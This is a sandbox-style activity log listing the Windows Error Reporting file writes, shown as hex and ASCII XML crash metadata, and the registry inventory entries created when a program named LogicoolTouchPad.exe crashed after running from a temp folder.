C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4762	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4766	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4768	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4806	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4810	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4814	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4876	4	0d 00 0a 00		success or wait	8	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4880	2	09 00		success or wait	16	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	4884	90	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 4c 00 6f 00 67 00 69 00 63 00 6f 00 6f 00 6c 00 54 00 6f 00 75 00 63 00 68 00 50 00 61 00 64 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>LogicoolTouchPad.exe</Parameter0>	success or wait	8	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5516	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5520	2	09 00		success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5522	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5562	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5566	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5568	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5606	4	0d 00 0a 00		success or wait	6	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5610	2	09 00		success or wait	12	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	5614	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6168	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6172	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6174	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6214	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6218	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6220	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6258	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6262	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6266	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6360	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6364	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6368	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 64 00 72 00 63 00 6b 00 77 00 73 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>drckws, Inc.</SystemManufacturer>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6474	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6478	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6482	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 64 00 72 00 63 00 6b 00 77 00 73 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>drckws7,1</SystemProductName>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6578	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6582	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6586	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6706	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6710	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6714	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 32 00 30 00 31 00 36 00 37 00 39 00 34 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1620167948</OSInstallDate>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6796	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6800	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6804	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6906	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6910	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6914	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6984	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6988	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	6990	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7030	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7034	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7036	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7070	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7074	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7078	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7174	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7178	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7180	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7216	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7220	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7222	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7246	4	0d 00 0a 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7250	2	09 00		success or wait	6	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7254	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7506	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7510	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7512	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7538	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7542	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7544	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 36 00 2d 00 32 00 33 00 54 00 32 00 31 00 3a 00 31 00 35 00 3a 00 30 00 39 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-06-23T21:15:09Z">	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7644	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7648	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7652	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 31 00 32 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 34 00 30 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 38 00 34 00 33 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 38 00 34 00 33 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="412" PID="6400" UptimeMS="2843" TimeSinceCreationMS="2843" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7914	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7918	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7922	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7942	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7946	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7948	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7986	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7990	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	7992	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8030	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8034	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8038	98	3c 00 47 00 75 00 69 00 64 00 3e 00 61 00 34 00 65 00 32 00 32 00 38 00 32 00 64 00 2d 00 62 00 66 00 30 00 63 00 2d 00 34 00 65 00 65 00 66 00 2d 00 38 00 38 00 37 00 62 00 2d 00 62 00 39 00 37 00 31 00 34 00 37 00 36 00 32 00 34 00 63 00 65 00 62 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>a4e2282d-bf0c-4eef-887b-b97147624ceb</Guid>	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8136	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8140	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8144	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 36 00 2d 00 32 00 33 00 54 00 32 00 31 00 3a 00 31 00 35 00 3a 00 30 00 39 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-06-23T21:15 :09Z</CreationTime>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8242	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8246	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8248	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8288	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	8292	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19bbec0b\Report.wer	0	2	fd fd		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19bbec0b\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	170	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19bbec0b\Report.wer	12032	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 37 00 31 00 32 00 36 00 31 00 35 00 39 00 37 00 34 00	MetadataHash=712615974	success or wait	1	6F65497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	success or wait	1	6F6736BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6F671FB2	RegCreateKeyExW
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F6543D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	ProgramId	unicode	0006bbad2819f7f565e7ba092d0528c488a600000904	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	FileId	unicode	0000e80b9d4649dfa29ee6272a0d77f72482cf1cca4e	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	LowerCaseLongPath	unicode	c:\users\user\appdata\local\temp\a09278-2768-de0743-a6fb64083c2\logicooltouchpad.exe	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	LongPathHash	unicode	logicooltouchpad|743221e3	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	Name	unicode	logicooltouchpad.exe	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	Publisher	unicode		success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	Version	unicode		success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	BinFileVersion	unicode	9.23.1.0	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	BinaryType	unicode	pe32_i386	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	ProductName	unicode	7-zip	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	ProductVersion	unicode	9.23 alph	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	LinkDate	unicode	06/19/1992 22:22:17	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	BinProductVersion	unicode	9.23.1.0	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	Size	B	00 EE 0F 00 00 00 00 00	success or wait	1	6F6736BF	unknown
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	Language	dword	1033	success or wait	1	6F6736BF	unknown
